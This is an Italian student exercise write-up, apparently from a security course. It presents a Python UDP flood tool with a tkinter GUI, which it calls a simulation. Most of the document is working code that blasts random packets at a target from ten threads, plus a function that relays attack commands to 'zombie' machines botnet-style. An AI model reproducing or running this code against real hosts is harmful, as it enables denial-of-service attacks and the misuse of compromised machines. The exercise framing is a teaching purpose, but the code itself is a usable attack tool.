Esercizio S6 L3 UDP Flood

Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

Ho deciso di importare queste librerie:

socket: Fornisce funzionalità per la creazione di connessioni di rete, permettendo di utilizzare i socket per la comunicazione tra le macchine.


threading: Permette la creazione e gestione di thread, che sono esecuzioni parallele di codice.

random: Fornisce funzioni per generare numeri casuali e fare operazioni con elementi in modo casuale.

time: Permette di lavorare con il tempo.

Tk, Label, Entry, Button, Checkbutton, IntVar: Importa classi e funzioni dal modulo tkinter per l' interfaccia grafica.

Per il codice mi sono fatto aiutare da chatGPT:



```python
import socket
import threading
import random
import time
from tkinter import Tk, Label, Entry, Button, Checkbutton, IntVar

# Variabile globale per fermare l'attacco
stop_attack_flag = False

# Funzione per eseguire l'UDP Flood
def udp_flood(ip, port, packet_count):
    global stop_attack_flag
    client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    packet = random._urandom(1024)  # Pacchetto casuale di 1 KB

    for _ in range(packet_count):
        if stop_attack_flag:
            break
        try:
            client.sendto(packet, (ip, port))
        except Exception as e:
            print(f"Errore nell'invio del pacchetto: {e}")

# Funzione per avviare l'attacco con threading
def start_attack(ip, port, packet_count):
    global stop_attack_flag
    stop_attack_flag = False
    thread_list = []

    for _ in range(10):  # Numero di thread
        thread = threading.Thread(target=udp_flood, args=(ip, port, packet_count))
        thread_list.append(thread)
        thread.start()
```

Ho voluto implementare all' interfaccia grafica la possibilità di inserire la durata dell' attacco e di stopparlo, oltre a specificare l' indirizzo IP del nostro target, porta e numero di pacchetti da inviare.

```
34
35      for thread in thread_list:
36          thread.join()
37
38  # Funzione per inviare comandi a una macchina zombie
39  def send_command_to_zombie(zombie_ip, zombie_port, target_ip, target_port, packet_count):
40      try:
41          client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
42          client.connect((zombie_ip, zombie_port))
43          command = f"{target_ip} {target_port} {packet_count}"
44          client.send(command.encode())
45          response = client.recv(1024).decode()
46          print(f"Risposta dallo zombie: {response}")
47      except Exception as e:
48          print(f"Errore nel comunicare con lo zombie: {e}")
49      finally:
50          client.close()
51
52  # Funzione per fermare l'attacco
53  def stop_attack():
54      global stop_attack_flag
55      stop_attack_flag = True
56      print("Attacco fermato.")
57
58  # Funzione da collegare all'interfaccia grafica
59  def start():
60      global stop_attack_flag
61      stop_attack_flag = False
62
63      target_ip = ip_entry.get()
64      target_port = int(port_entry.get())
65      packet_count = int(packet_count_entry.get())
66      use_zombies = zombie_var.get()
```

Ho aggiunto un flag se si volesse utilizzare macchine zombie per l' attacco.


Specificando l' indirizzo IP della macchina zombie e la porta

```
68      if use_zombies:  # Se si vogliono usare macchine zombie
69          zombie_ip = zombie_ip_entry.get()
70          zombie_port = int(zombie_port_entry.get())
71          send_command_to_zombie(zombie_ip, zombie_port, target_ip, target_port, packet_count)
72      else:  # Attacco locale
73          print(f"Inizio attacco locale verso {target_ip}:{target_port} con {packet_count} pacchetti...")
74          start_attack(target_ip, target_port, packet_count)
75          print("Attacco completato.")
76
77  # Creazione dell'interfaccia grafica
78  app = Tk()
79  app.title("Simulazione UDP Flood")
80  app.geometry("400x500")
81
82  Label(app, text="Indirizzo IP:").pack(pady=5)
83  ip_entry = Entry(app)
84  ip_entry.pack(pady=5)
85
86  Label(app, text="Porta:").pack(pady=5)
87  port_entry = Entry(app)
88  port_entry.pack(pady=5)
89
90  Label(app, text="Numero di pacchetti:").pack(pady=5)
91  packet_count_entry = Entry(app)
92  packet_count_entry.pack(pady=5)
93
94  Label(app, text="Durata (secondi):").pack(pady=5)
95  duration_entry = Entry(app)
96  duration_entry.pack(pady=5)
97
98  zombie_var = IntVar()
99  zombie_check = Checkbutton(app, text="Usa macchine zombie", variable=zombie_var)
100 zombie_check.pack(pady=5)
```

```
zombie_var = IntVar()
zombie_check = Checkbutton(app, text="Usa macchine zombie", variable=zombie_var)
zombie_check.pack(pady=5)

Label(app, text="IP macchina zombie:").pack(pady=5)
zombie_ip_entry = Entry(app)
zombie_ip_entry.pack(pady=5)

Label(app, text="Porta macchina zombie:").pack(pady=5)
zombie_port_entry = Entry(app)
zombie_port_entry.pack(pady=5)

start_button = Button(app, text="Avvia", command=start)
start_button.pack(pady=10)

stop_button = Button(app, text="Ferma", command=stop_attack)
stop_button.pack(pady=10)

app.mainloop()
```

Risultato finale.

Pima dell' attacco.



Dopo l' attacco.